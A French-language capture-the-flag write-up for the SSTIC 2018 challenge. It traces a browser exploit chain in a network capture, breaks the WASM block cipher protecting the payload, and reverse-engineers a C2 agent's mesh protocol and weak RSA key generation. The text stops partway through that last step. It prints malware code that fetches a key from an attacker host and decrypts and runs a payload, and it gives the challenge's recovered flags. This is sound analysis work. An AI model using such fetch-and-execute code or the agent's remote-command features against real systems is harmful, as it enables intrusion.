Solution Challenge SSTIC 2018

Jean Bernard Beuque
11 Mai 2018

Sommaire

1. Préambule

L'objectif du challenge est de trouver une adresse email @challenge.sstic.org.

Il est constitué d'un fichier de capture réseau *challenge_SSTIC_2018.pcapng*. En analysant la capture réseau, on doit trouver une machine compromise et remonter jusqu'au serveur qui est à l'origine de l'attaque.

2. Anomaly Detection

1. Analyse de la capture réseau

Outil : Wireshark

On utilise Wireshark pour analyser la capture réseau.

La capture a été effectuée sur la machine avec l'adresse privée 192.168.231.123.

On trouve essentiellement du trafic internet classique :

Requêtes DNS vers le serveur 8.8.8.8. Requêtes http (port 80) et https (port 443).

En examinant les ports de destination, on remarque une connexion suspecte :

- La machine 192.168.231.123 se connecte sur 192.168.23.213 sur le port 31337. Le port 31337 est en effet associé à plusieurs malware (Trojan).
- On examine le stream de cette connexion. Le flux semble crypté.

On cherche ensuite le trafic vers des adresses privées (10.x.x.x, 192.168.x, 172.16.x.x …)

On trouve les connections :

192.168.231.123 -> 10.241.20.18:8080

192.168.231.123 -> 10.241.20.18:1443

192.168.231.123 -> 10.141.20.18:8080

Les requêtes http suivantes sont effectuées sur ces adresses :

(9275) http://10.241.20.18:8080/stage1.js

(9427) http://10.241.20.18:8080/utils.js

(30964) http://10.241.20.18:8080/blockcipher.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1

(30993) http://10.241.20.18:8080/payload.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1

(31144) http://10.241.20.18:8080/stage2.js?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1

(30976) http://10.141.20.18:8080/blockcipher.wasm?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1

(31180) 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1';

Avec Wireshark, on peut extraire les fichiers chargés par ces requêtes :

```
stage1.js
stage2.js
utils.js
blockcipher.js
blockcipher.wasm
payload.js
```

2. Malware javascript / WASM

Malware javascript

On examine les fichiers javascripts.

Stage1.js est un malware qui exploite la vulnérabilité des sharedarraybuffers dans Firefox décrite dans le blog : « Share with care: Exploiting a Firefox UAF with shared array buffers » pour installer un agent de command & control. Le détail de la vulnérabilité est disponible https://phoenhex.re/2017-06-21/firefox-structuredclone-refleak et l'exploit correspondant ici: https://github.com/phoenhex/files/tree/master/exploits/share-with-care

Stage1 charge les autres fichiers javascript : util.js, blockcipher.js, payload.js et stage2.js.

Il appel ensuite la fonction *decryptAndExecPayload()* qui est définie dans stage2.js pour déchiffrer et exécuter la « payload ».

```
async function decryptAndExecPayload(drop_exec) {
 // getFlag(0xbad);
 const passwordUrl = 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1';
 const response = await fetch(passwordUrl);
 const blob = await response.blob();

 const passwordReader = new FileReader();
 passwordReader.addEventListener('loadend', () => {
   Module.d = d;
    decryptData(deobfuscate(base64DecToArr(payload)), passwordReader.result).then((payloadBlob) => {
                var fileReader = new FileReader();
                fileReader.onload = function() {
                   arrayBuffer = this.result;
                   drop_exec(arrayBuffer);
                };
                  console.log(payloadBlob);
                fileReader.readAsArrayBuffer(payloadBlob);
  });
 });
 passwordReader.readAsBinaryString(blob);
};
```

Payload.js contient l'agent de command and control sous forme d'une chaine de caractère cryptée.

Blockipher.js est un « adapter » javascript pour le module blockcipher.wasm qui contient les algorithmes de chiffrement en WebAssembly.

La fonction de *decryptAndExecPayload* télécharge le mot de passe pour déchiffrer la payload avec l'URL : 'https://10.241.20.18:1443/password?session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1'

Le transfert du mot de passe est en HTTPS et donc protégé par TLS.

Comme le suggère l'énoncé du challenge, il doit certainement être beaucoup plus simple de casser le blockcipher utilisé pour crypter la payload plutôt que la connexion TLS.

Blockcipher.WASM

On désassemble le module WASM avec l'outil binaryen/wasm-dis. Wabt/Wasm-objdump.

Les fonctions suivantes sont exportées par le module WASM:

```
Export:
 - func[22] <___errno_location> -> "___errno_location"
 - func[15] <_decryptBlock> -> "_decryptBlock"
 - func[20] <_free> -> "_free"
 - func[18] <_getFlag> -> "_getFlag"
 - func[19] <_malloc> -> "_malloc"
 - func[24] <_memcpy> -> "_memcpy"
 - func[25] <_memset> -> "_memset"
 - func[26] <_sbrk> -> "_sbrk"
 - func[14] <_setDecryptKey> -> "_setDecryptKey"
 - func[9] <establishStackSpace> -> "establishStackSpace"
 - func[12] <getTempRet0> -> "getTempRet0"
 - func[23] <runPostSets> -> "runPostSets"
 - func[11] <setTempRet0> -> "setTempRet0"
 - func[10] <setThrew> -> "setThrew"
 - func[6] <stackAlloc> -> "stackAlloc"
 - func[8] <stackRestore> -> "stackRestore"
 - func[7] <stackSave> -> "stackSave"
```

On trouve une fonction getFlag() dont l'appel dans la fonction *decryptAndExecPayload* est en commentaire. On a l'appel *getFlag(0xbad) ;*

On devine qu'il va falloir trouver le bon paramètre d'appel pour obtenir le flag.

On désassemble la fonction getFlag().

```
000e8e <_getFlag>:
 000e91: 03 7f                 | local[0..2] type=i32
 000e93: 23 04                 | get_global 4
 000e95: 21 03                 | set_local 3
 000e97: 23 04                 | get_global 4
 000e99: 41 f0 00              |  i32.const 112
 000e9c: 6a                    | i32.add
 000e9d: 24 04                 |  set_global 4
 000e9f: 20 03                 | get_local 3
 000ea1: 41 c0 00              |  i32.const 64
 000ea4: 6a                    | i32.add
 000ea5: 22 04                 |  tee_local 4
…
000f01: 41 98 b8 dc 2a        |  i32.const 89594904
 000f06: 47                    | i32.ne
 000f07: 04 40                 |  if
 000f09: 20 03                 |   get_local 3
 000f0b: 24 04                 |   set_global 4
 000f0d: 41 00                 |   i32.const 0
 000f0f: 0f                    |  return
 000f10: 0b                    |  end
```

On trouve dans le début du code une comparaison avec la constante 89594904.

Essayons d’appeler getFlag(89594904) !

```
getFlag(89594904)
SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}
```

Ça marche, on a notre premier Flag.

3. Disruptive JavaScript

3. WASM block cipher

On va maintenant désassembler la fonction *decryptBlock* du module WASM.

La fonction *decryptBlock* est appelée par la fonction javascript decryptData(data, password) de stage2.js

La clef de chiffrement fait 256 bits. Elle est dérivée à partir du mot de passe. Le contexte de chiffrement (clef de rondes) est initialisé à partir de la clef de chiffrement par l'appel _setDecryptKey(ctx, key)

decryptData implémente un déchiffrement des data en mode CBC avec le blockcipher de la fonction decryptBlock.

decryptBlock(ctx, block) prend deux paramètres en entrée. Un contexte de clef de 160 octets et un bloc de 16 octets.

On désassemble la fonction decryptBlock avec l'outil Wabt/Wasm-objdump.

On écrit le code en pseudoC pour le rendre plus lisible.

```
var0 : ctx (160 bytes)
var1: block (16 bytes)
g1: STACK_BASE

mem.i64[ 0 + g1 ]  := (mem.i64[144 + ctx] ^ mem.i64[ 0 + block])
mem.i64[ 8 + g1 ]  := (mem.i64[152 + ctx] ^ mem.i64[ 8 + block])

for (v4=8;  v4>=0; v4--) {
        for (v26=0;  v26<16; v26++) {
                v21 = mem.i32[g1];
                for (v3=0;  v3<15; v3++) {
                        v22 = mem.i32[g1+v3+1]
                        mem.i32[g1+v3] = v22
                        v24 = mem.i32[v3 + 1305]
                        v3b = v22;
                        v23 = 0;
                        do {
                                if ((v24 & 1) != 0)
                                        v23 ^= v3b;
                                v22 = (v3b<<1);
                                if ((v3b&128)!=0)
                                        v3b = v22 ^ 195;
                                else
                                        v3b = v22;

                                v24 >>=1;
                        } while (v24!=0);
                        v21 ^= v23;
                }
                mem.i32.8[g1+15] = v21
        }
        for (k=0; k<16; k++)
                mem.i32.8[g1+k] := fi8(0, mem.i32.8[mem.i32.8[g1+k]+1024])

        mem.i64[g1] ^= mem.i64[ctx + (v4 << 4)]
        mem.i64[g1 + 8] ^= mem.i64[8 + ctx + (v4 << 4)]
}
v29 = mem.i64[g1];
v30 = mem.i64[g1+8];
```

```
for (k=0; k<8; k++)
        mem.i32.8[g1 + k] := mem.i32.8[((v29>>(8*k)) & 255) + 1024]
for (k=0; k<8; k++)
        mem.i32.8[g1 + 8 + k] := mem.i32.8[((v30>>(8*k)) & 255) + 1024]

mem.i64[block] := mem.i64[g1]
mem.i64[block+8] := mem.i64[g1+8]
```

Le Module WASM définit un tableau de 361 constantes qui sont placés dans la pile à l'offset 1024.

```
Data:
- segment[0] size=361 - init i32=1024
- 0000400: dc63 7a21 581f 765d d4db 7299 5097 6ed5
- 0000410: cc53 6a11 480f 664d c4cb 6289 4087 5ec5
- 0000420: bc43 5a01 38ff 563d b4bb 5279 3077 4eb5
- 0000430: ac33 4af1 28ef 462d a4ab 4269 2067 3ea5
- 0000440: 9c23 3ae1 18df 361d 949b 3259 1057 2e95
- 0000450: 8c13 2ad1 08cf 260d 848b 2249 0047 1e85
- 0000460: 7c03 1ac1 f8bf 16fd 747b 1239 f037 0e75
- 0000470: 6cf3 0ab1 e8af 06ed 646b 0229 e027 fe65
- 0000480: 5ce3 faa1 d89f f6dd 545b f219 d017 ee55
- 0000490: 4cd3 ea91 c88f e6cd 444b e209 c007 de45
- 00004a0: 3cc3 da81 b87f d6bd 343b d2f9 b0f7 ce35
- 00004b0: 2cb3 ca71 a86f c6ad 242b c2e9 a0e7 be25
- 00004c0: 1ca3 ba61 985f b69d 141b b2d9 90d7 ae15
- 00004d0: 0c93 aa51 884f a68d 040b a2c9 80c7 9e05
- 00004e0: fc83 9a41 783f 967d f4fb 92b9 70b7 8ef5
- 00004f0: ec73 8a31 682f 866d e4eb 82a9 60a7 7ee5
- 0000500: 7b20 7265 7475 726e 204d 6f64 756c 652e
- 0000510: 6428 2430 293b 207d 0094 2085 10c2 c001
- 0000520: fb01 c0c2 1085 2094 01bb 6bd9 cf25 71ef
- 0000530: 5252 bd1b fc09 6e41 be9b 28ea 835c 3f08
- 0000540: 807e 13da fde9 d884 9793 b2ac c679 f15a
- 0000550: 7091 f2c7 74b8 a2f0 a62b 39f2 70c8 87ae
- 0000560: 96c4 0fbe 852e 53d0 8d
```

Les 256 premiers octets des constantes définissent un tableau de permutation qui est utilisé dans la fonction decryptBlock dans le code

```
        mem.i32.8[g1+k] := fi8(0, mem.i32.8[mem.i32.8[g1+k]+1024])
```

Le code fi8(0, val) appel la fonction Module.d(val) qui est une fonction javascript définie dans stage2.js.

```
function d(x) {
 return ((200 * x * x) + (255 * x) + 92) % 0x100;
}
```

On écrit un programme pour vérifier que les fonctions d et la fonction définie par le tableau de permutation sont des bijections qui sont inverses l'une de l'autre.

Ainsi, le code

```
        mem.i32.8[g1+k] := fi8(0, mem.i32.8[mem.i32.8[g1+k]+1024])
```

ne fait rien car les deux permutations s'annulent !

Comme c'est la seule opération non linéaire de l'algorithme, il devrait se simplifier…

On reconnait le code de la boucle centrale de la fonction decryptBlock comme la multiplication de deux éléments d'un corps de Galois GF(2^8) ayant pour polynôme primitif (195 : x^8 + x^7 + x^6 + x^1 + 1).

On peut maintenant simplifier l'algorithme :

La boucle for (v3=0; v3<15; v3++) effectue les opérations suivantes :

(Les coeff[k]= c0 à c15 sont des constantes définies dans le tableau des constantes du module WASM).

```
            v21 := mem[0];
            for (k=0; k<16; k++) {
                        mem[k] := mem[k+1];

                        v21 ^= (coeff[k] * mem[k+1]);   // Multiplication dans GF(2^8)
            }
            mem[15] := v21;

mem0  <- mem1
mem1  <- mem2
...
mem14 <- mem15
mem15 <- mem0 ^ c0*mem1 ^ c1 *mem2 ^ c2*mem3
```

La boucle suivante *for (v26=0; v26<16; v26++)* effectue les opérations :

```
// On définit la matrice M

M :=        0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0
            0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0
            0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0
            ....
            0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1
            1 c0 c1 c2 c3    ...            c14

V0 := t(mem0 ... mem15)

v1 := M * V0;
v2 := M* v1 := M* M *v0 := M^2 * v0;
…
v15 := M^16 * V0;

MB := M^16;
=====

V15 := MB * V0
```

Enfin la dernière boucle *for (v4=8; v4>=0; v4--)* implémente :

```
V0 := B0 ^ K9;
V1 := MB * V0 ^ K8;
V2 := MB * V1 ^ K7;
V2 := MB^2 * V0 ^ MB * K8 ^ K7;
V2 := MB^2 * B0 ^ MB^2 * K9 ^ MB * K8 ^ K7;

V9 := MB^9 * B0 ^ MB^9 * K9 ^ MB^8 * K8 ^ ... MB * K1 ^ K0

Bout := Perm[V9];
```

Bien que le contexte des clefs de ronde comporte 160 octets (16 octets par ronde), elle est équivalente à une clef de 16 octets.

Le Block Cipher est en fait une simple transformation affine suivie d'une permutation des octets (qui est indépendante de la clef).

Bin est un vecteur de 16 éléments : le block de 16 octets en entrée.

A une matrice constante 16x16

Perm est la permutation inverse de la fonction d.

K est un vecteur de 16 éléments : la clef

Bout est un vecteur de 16 éléments : le bloc de 16 octets en sortie.

Les opérations sont définies dans le corps de Galois GF(2^8).

Le block cipher est simplement :

Bout := Perm (A * Bin + K)

On peut maintenant décrypter la payload.

On connait les 16 premiers octets du texte en clair : `"-Fancy Nounours-"`.

On peut ainsi retrouver la valeur de K correspondant pour décrypter la payload.

On écrit le programme *crack_cipher.c* (disponible en annexes) pour trouver la valeur de K.

On commence par calculer la matrice A en chiffrant des vecteurs unitaires avec une clef à 0. Puis on calcule la clef K correspondant au couple blockClair, blockChiffré.

On trouve la clef K = {2c f5 e7 3e 0f a8 63 2d b5 dd fc e7 a1 bf 97 92} ;

On modifie le code de la fonction decryptData dans stage2.js pour fixer les 16 octets de poids faible du ctx à la clef K, les autres octets de ctx sont mis à 0.

```
Module.HEAPU8.set(zeroCtx, ctx);

keyCtx = new Uint8Array(16);
 keyCtx[0]=0x2c;
 keyCtx[1]=0xf5;
 keyCtx[2]=0xe7;
 keyCtx[3]=0x3e;
 keyCtx[4]=0x0f;
 keyCtx[5]=0xa8;
 keyCtx[6]=0x63;
 keyCtx[7]=0x2d;
 keyCtx[8]=0xb5;
 keyCtx[9]=0xdd;
```

```
keyCtx[10]=0xfc;
keyCtx[11]=0xe7;
keyCtx[12]=0xa1;
keyCtx[13]=0xbf;
keyCtx[14]=0x97;
keyCtx[15]=0x92;
Module.HEAPU8.set(keyCtx, ctx);
```

On écrit un programme javascript pour appeler la fonction de déchiffrement de la payload :

```
Module.d = d;
decryptData(deobfuscate(base64DecToArr(payload)), "SSTIC2018").then((payloadBlob) => {
                var fileReader = new FileReader();
                fileReader.onload = function() {
                   arrayBuffer = this.result;

          var oReq = new XMLHttpRequest();
          url="http://127.0.0.1:8080/www/up_put.php";
      oReq.open("PUT", url, true);
         oReq.onload = function (oEvent) {
         // Uploaded.
         };
      oReq.setRequestHeader("Content-type", "image/jpeg");

      oReq.send(arrayBuffer);


                };
                  console.log(payloadBlob);
                fileReader.readAsArrayBuffer(payloadBlob);
});
```

On récupère le fichier de la payload décryptée.

On trouve le flag dans le fichier.

```
$ strings agent | grep SSTIC
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

4. Battle-tested Encryption

1. Command & control agent

Outil : IDA

Le fichier est un programme ELF64 qui contient un agent de command & control.

```
$ file agent
agent: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0,
BuildID[sha1]=dec6817fc8396c9499666aeeb0c438ec1d9f5da1, not stripped
```

Le programme n'est pas strippé, les symboles sont encore dans le fichier ELF ce qui va simplifier le reverse engineering.

Les agents sont connectés entre eux pour former un réseau en arbre. Un agent se connecte à un nœud père (sauf la racine qui n'a pas de père) et peut recevoir la connexion de N nœuds fils.

La structure du programme est assez simple :

La fonction *main()* appelle la fonction *agent_init()* qui va analyser les paramètres de la ligne de commande, générer des clefs RSA et AES, se connecter au nœud père dans l'arbre des agents et échanger les clefs RSA et AES avec le nœud père. La fonction *main()* appel ensuite la fonction *agent_loop()* qui traite les messages du protocole.

Agent_init()

```
agent_init(a1)
{
        *(a1+720) = 0 ;
        *a1 = 0x3730307261626162; //babar007
        *(a1+16) = 31337; /* Default listen port */

        /* Parse Options */
        -l < listen port Number (signed integer)>
                *(a1+16) = strtoq((_BYTE *)optarg, 0LL, 10);
        -a <unsigned number>
                *(_QWORD *)(a1 + 8) = strtouq((_BYTE *)optarg, 0LL, 0);

        -i <arg>
                strncpy(a1, optarg, 8LL); // to replace 'babar007'
        -h <hostAddr>
                inet_pton(AF_INET, optarg, (naddr+4)) ;
        -p <portNumber>
                *naddr = strtoq(); // port number 16 bits
        -c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
                *(_BYTE *)(a1 + 720) = 1;


        init_genPrime(a1+0x38);
        rsa2048_gen(a1+0x38);
```

```
        fini_genPrime(a1+0x38);
        routing_table_init(a1+0x18);

        // Si l'agent n'est pas le noeud racine
        if (*(a1+720) == 0) {

                if (*(a1+8)==0) {
                        get_random(  a1+8 ,8);
                }
                buff = calloc(0x230);
                *(a1 + 712) = buff;
                *(buff + 8) = naddr;

                scomm_connect(buff + 0x18, buff+8);
                scomm_prepare_channel(buff + 0x18, a1+0x38);
                mesh_agent_peering(a1 , buff);
        }

        scomm_init(a1 + 176);
        scomm_bind_listen(a1 + 176, a1 + 16);

}
```

Les paramètres de la ligne de commande sont les suivants :

```
        /* Agent command line options */
        -l < listen TCP port Number >                   : Port d'écoute TCP pour la connexion des noeuds fils.
        -a <node agent Address >                        : Adresse de l'agent
        -i <message identifier>                         : Identifiant des messages
        -h <parent node IP Address >                    : Adresse IP du noeud père
        -p <parent node port Number>                    : Numéro de port TCP du nœud père
        -c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}  : c'est  le noeud racine
```

L'agent qui est lancé avec l'option '-c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}' est le nœud racine.

L'adresse applicative de l'agent est un entier de 64 bits. Elle sert à identifier la source et la destination des messages. L'adresse 0 est utilisée pour le nœud racine. L'adresse d'un nœud peut être spécifiée avec l'option '-a'. Si elle est absente, une valeur aléatoire est utilisée pour l'adresse du nœud.

Agent Racine :

Le nœud racine dispose d'une interface en ligne de commande :

```
help
--------------------------------------------------------------------------------
routes|get|put|cmd|ping
--------------------------------------------------------------------------------
```

On dispose de 5 commandes :

Routes : Affiche la table de routage

```
--------------------------------------------------------------------------------
routes
--------------------------------------------------------------------------------
routing table:
    0x75bcd15: 2
```

```
        0x75bcd16
        0x75bcd17
    0xd3ed78e: 3
        0xd3ed78f
        0xd3ed790
        0xd3ed791
--------------------------------------------------------------------------------
```

Get : Télécharge un fichier depuis un nœud de l'arbre des agents.

Put : Envoi d'un fichier vers un nœud de l'arbre des agents.

Cmd : Exécute une commande shell sur un nœud de l'arbre des agents.

Ping : Envoi un message Ping vers un nœud de l'arbre des agents. Ce message est retourné en echo.

Agent_loop()

```
agent_main_loop(ctx)
{
  fd_set readfds;

  do {
        FD_ZERO(&readfds);
        writefds = 0;
        exceptfds = 0;
        timeout = 0;


        /* Set Readfds*/
              /* Listen socket */
              v11 = *(_DWORD *)(*(_QWORD *)ctx + 704);

              /* Parent node socket */
              v37 = *(_DWORD *)(*(_QWORD *)ctx + 712) + 552LL);
              FD_SET(v37, &readfds);

              if (ctx->isRootNode)
                    FD_SET(stdin, &readfds);

              /* Children node sockets */
              for (i=0; i<ctx->ze_routing_table.route_entries->nb_entry; i++) {
                    v15 = ((ctx->ze_routing_table.route_entries)+i)->acom_ctx;
                    FD_SET(v15, &readfds);
              }
              /* Transmission contexts */
              ... FD_SET();


        select(nfds, readfds, writefds, exceptfds,timeout);

        if (FD_ISET(v11, &readfds))
              mesh_process_connection(ctx);

        if (ctx->isRootNode == FALSE) {
              if (FD_ISET(v37, &readfds)) {
                    ret = mesh_process_message(ctx, acom_ctx);
                    if (ret<0) {

                          do {
                                a4=0;
                                scomm_disconnect(*(_QWORD *)(ctx + 712) + 24LL);
                                while (1) {
                                      a2 = 560LL * (unsigned int)a4;
                                      if (scomm_connect(a2 + *(_QWORD *)(ctx + 712) + 24)>=0)
                                            break;
                                      a4++;
                                      if ( !*(_QWORD *)(*(_QWORD *)(ctx + 712) + a2) )
                                      a4 = 0LL;
                                      sleep();

                                };
                                scomm_prepare_channel(a2 + *(_QWORD *)(ctx + 712) + 24);
                                qmemcpy(ctx+712, a2 + *(_QWORD *)(ctx + 712));
                          }
                          while (mesh_agent_peering() < 0);
              }

        }

        if (FD_ISET(stdin, &readfds))
              prompt();             // Interface en ligne de commande pour l'agent racine

        // For each children node socket
        if (FD_ISET(sock, &readfds))
              mesh_process_message(ctx, acom_ctx);
```

```
            // Process transmission

    } while(1);
}
```

La fonction agent_loop est la boucle principale de l'agent. Elle effectue un select sur les file descripteurs de la socket d'écoute, des sockets des nœuds fils et du nœud parent s'il existe. Pour le nœud racine, elle écoute aussi sur stdin pour gérer l'interface en ligne de commande.

Ensuite elle appelle la fonction *mesh_process_connection* pour gérer les connections des nouveaux nœuds sur la socket d'écoute et *mesh_process_message* pour traiter les messages reçus des nœuds fils ou du nœud parents.

En cas d'erreur de réception sur le nœud parent, l'agent se déconnecte et essaye de se reconnecter au parent. Dans l'agent_context il y a une liste de com_context des nœuds parents. Si la connexion échoue à nouveau, l'agent essaye de se connecter au parent suivant dans la liste.

La table des com_context des nœuds parents est initialisée dans la fonction *mesh_agent_peering*.

Mesh_process_message()

```
mesh_process_message(ctx, buff)
{
	int64 msg[5];

	sub_4004F8(msg,0,0x4000); //memset
	if (scomm_recv(buff+0x18, &msg[0], 0x4000)< 0)
		return(-1);

	if (msg[0] != 0x41 0x41 0x41 0x41 0xDE 0xC0 0xD3 0xD1 )
		return(-1);

	if ((int32) (msg[4] & 0xFFFF) > 0x4000) // Msg Length
		return(-1);

	v13 = *(ctx+712); // comm context connect.
	if (v13 != buff && msg[2]==0)	// Check the packets with src_adr ==0 (sent by root) come from the top of the tree.
		return(-1);

	...
	if ( (msg[4] & 0x70000) == 0x10000 )
		mesh_process_agent_peering(ctx, buff, msg);

	v14 = msg[4] & 0x70000;
	if (v14 <=0x10000 && v14!=0 )	// Msg_type invalid
		return(-1);

	if (v14 == 0x20000)
		return mesh_process_dupl_addr();


	v16 = *(ctx+8); // local adr
	if (msg[2] == v16)	// if SRC_ADR == local Addr
		return(-1);

	if (v16 == msg[3]) // if DST_ADR == local Addr
	{
		if (msg[4] & 0x200 0000)
			return msg_process_transmission();
		if (msg[4] & 0x400 0000)
			return msg_process_transmission_done();

		if ((msg[4] & 0x300) == 256)
			return msg_process_ping();
		if ((msg[4] & 0x300) == 512) && ((msg[2]==0 && v13 == buff) || msg[4] & 0x100 0000)
			return msg_process_job();
	}
	else
	{	// Idem mesh_relay_message.
		get_gateway(ctx, msg[3]);	// Find the route for the message according to DST_ADDR
		scomm_send();
	}
}
```

Fonction de traitement des messages reçus.

1. Structure de données de l'agent :

Contexte de l'agent stocké dans la pile dans la fonction main.

```
struct agent_context
{
        uint64_t                Identifier;             // Identifiant pour l'entête des messages (defaut : 'babar007').
        uint64_t                nodeAddr;               // Addresse du noeud local
        uint16_t                listenPort ;            // Port d'écoute TCP pour la connection des nœuds fils
        struct routing_table    ze_routing_table ;      // Table de routage
        …
        uchar                   rsaKeyMaterial [];
        ….
        struct listen_context   lContext ;              // offset 176 : Contexte de la socket d'écoute
        …
        struct com_context      *parentNode ;           // offset 712 :Pointeur sur le com_contexte du nœud père (NULL pour nœud racine).
        boolean                 isRootNode ;            // offset 720 : Si !=0 l'agent est le nœud racine.
        struct com_context      *alternateParents ;     // to reconnect if parent connection fails
} ;
```

```
struct listen_context {
        ….
        uint64_t                socketFd ;              /* offset 528 : File descriptor de la socket d'écoute */
        ….
};
```

Les com_context sont alloués dans le heap. On a un com_context pour chaque nœud fils connecté à l'agent et un com_context pour le nœud père (sauf la racine qui n'a pas de nœud père).

```
struct com_context {
        uint64_t                nodeAddr;               /* Addresse du nœud connecté */
        struct sockaddr_in      IPAddr;                 /* Adresse IP et numéro de port du noeud */
        AES_CTX                 aesCTXSend;             /* Offset 24 : Contexte AES emission */
        AES_CTX                 aesCTXRecv;             /* Offset 264 : Contexte AES reception */
        uint8_t                 IV[16] ;                /* Initialization Vector : AES CBC mode */
        …
        uint64_t                socketFd ;              /* Offset 552 : File descriptor de la socket connecté au nœud */
};
```

```
struct routing_table {
        uint32_t                nb_entry;               // Nombre de route entry dans le tableau.
        uint32_t                max_route_entry;        // Taille du tableau de route entry
        struct route_entry      *route_entries;         // Tableau de route_entry
};
```

Le champ route_entries dans la structure routing_table pointe vers un tableau de route_entry. On a une route entry pour chaque nœud fils connecté à l'agent. Lors de l'initialisation, la fonction *agent_init()* appel *routing_table_init()* pour allouer 6 entrées pour le tableau dans le heap. Quand le tableau est plein, *realloc* est appelé pour augmenter la taille du tableau de 5 nouvelles entrées (dans la fonction *add_route*).

```
struct route_entry {
        uint32_t                nbSubnodesAddr;         // Nombre d'adresse dans le tableau
        uint32_t                maxSubnodesAddr;        // Taille du tableau des adresses
```

```
        uint64_t                *subnodes_addr;     // Tableau des adresses des nœuds du sous arbre connecté au nœud fils.
        struct com_context      *acom_ctx;          // Com context du noeud fils
};
```

Le champ subnodes_addr dans la structure route_entry pointe vers un tableau d'adresse. Ce sont les adresses de tous les nœuds du sous arbre connecté au nœud fils représentant la route_entry. Lors de l'initialisation, la fonction *add_route()* alloue 6 entrées pour le tableau dans le heap. Quand le tableau est plein, *realloc* est appelé pour augmenter la taille du tableau de 5 nouvelles entrées (dans la fonction *add_to_route*).

2. Protocole :

Les messages échangés entre les agents ont le format suivant :

Prefix (64 bits)	
Identifier (64 bits)	
Source address (64 bits)	
Destination address (64 bits)	
Message type (32 bits)	Message Length (32 bits)
Payload …	

Le Prefix est une constante de 64 bits qui vaut 0xD1D3C0DE41414141. Si un nœud reçoit un message avec un préfix invalide, la connexion est fermée.

L'identifier est un champ de 64 bits

La source address est l'adresse du nœud qui a émis le message.

Les types de messages possibles sont les suivants

Message Type	Name	Description	Fonctions de traitement du message reçu	Fonction d'envoi du message
0x0001 0000	PING Request	Ping request message	msg_process_ping	prompt
0x0001 0001	PING Answer	Ping answer message	msg_process_ping	msg_process_ping
0x0102 0000	CMD Request	Requête d'execution d'une commande	msg_process_job/start_execute_job	prompt
0x0102 0003	CMD Answer	Réponse à la commande	msg_process_job	process_transmission
0x0102 0005	CMD Answer Last	Fin de réponse à la commande	msg_process_job	end_transmission
0x0402 0000	GET Request	Téléchargement d'un fichier	msg_process_job/start_read_job	prompt
0x0402 0003	GET Answer	Données du fichier téléchargé	msg_process_transmission	process_transmission
0x0402 0005	GET Answer Last	Fin de téléchargement du fichier	msg_process_transmission_done	end_transmission
0x0202 0000	PUT Request	Requête d'envoi d'un fichier	msg_process_job/start_write_job	prompt
0x0202 0003	PUT Answer	Données du fichier envoyé	msg_process_transmission	process_transmission
0x0202 0005	PUT Answer Last	Fin d'envoi du fichier	msg_process_transmission_done	end_transmission
0x0000 0100	PEER Connect	Message d'enregistrement d'un nouveau nœud	mesh_process_agent_peering	mesh_agent_peering
0x0000 0101	PEER ComCtx	Message contenant le Com Ctx du nœud père	mesh_agent_peering	mesh_process_agent_peering
0x0002 0000	DupAddr	Message envoyé en cas d'adresse dupliquée	mesh_agent_peering	mesh_process_dupl_addr

2. ROCA Attack

La communication entre les agents adjacents est chiffrée en AES-128 CBC. Les clefs AES sont échangées via du RSA 2048.

L'initialisation des clefs AES est implémentée dans la fonction *scomm_prepare_channel*() qui appel la fonction *rsa2048_key_exchange()* pour le protocole d'échange de clef.

Les opérations d'échange de clef sont les suivantes :

Agent A	Agent B
Création de la clef AES : AES_KA	Création de la clef AES : AES_KB
Création de la paire de clefs : RSA_KPubA, RSA_KPrivA	Création de la paire de clefs : RSA_KPubB, RSA_KPrivB
Envoi de RSA_KPubA à B	Envoi de RSA_KPubB à A
Reception de RSA_KPubB	Reception de RSA_KPubA
Chiffrement de AES_KA avec RSA_KPubB → mEncA	Chiffrement de AES_KB avec RSA_KPubA → mEncB
Envoi du message mEncA à B	Envoi du message mEncB à A
Reception du message mEncB	Reception du message mEncA
Déchiffrement du message mEncB avec RSA_KPrivA → AES_KB	Déchiffrement du message mEncA avec RSA_KPrivB → AES_KA
Initialisation des contextes AES : rijndaelKeySetupEnc(AES_KB) rijndaelKeySetupDec(AES_KA)	Initialisation des contextes AES : rijndaelKeySetupEnc(AES_KA) rijndaelKeySetupDec(AES_KB)

Dans le fichier de capture réseau, on dispose de l'enregistrement des échanges entre les agents sur les machines en 192.168.231.123 et 192.168.23.213. (Les premiers paquets de 256 octets échangés contiennent des clefs publiques RSA-2048).

Comme le suggère l'énoncé du challenge, il doit y avoir des failles dans l'implémentation des fonctions cryptographiques.

On commence par vérifier le générateur pseudo-aléatoire utilisé pour générer les clefs.

La fonction *get_random()* utilise le device linux */dev/urandom* pour la génération de valeur aléatoire. On ne trouve rien d'anormale dans cette fonction.

Par contre, on trouve deux « anomalies » dans l'implémentation AES et RSA.

- L'AES 128 n'a que 4 rondes au lieu de 10.
- La génération des nombres premiers utilisés pour les clefs RSA est assez « inhabituelle ».

Seule la partie RSA a été analysée.

Pour créer les clefs RSA, les nombre premiers sont générer par la fonction *genPrimeInfFast*().

L'implémentation est la suivante :

La fonction *init_genPrime()* calcul le produit des 126 premiers nombre premiers :

$M = \prod_{i=0}^{125} P\mathrm{i} = 2 * 3 * 5 * \ldots * 691 * 701$

La fonction *genPrimeInfFast()* effectue les opérations suivantes :

```
genPrimeInfFast()
{
        do {
                a = get_random(121);
                k = (get_random(8) & 0x7FFFFFFFFFFF )+ 6925650131069390;
                p = k * M + (g^a mod M);
        }
        while (is_prime(p) == False);
        return(p);
}
```

g est la constante :

```
g =
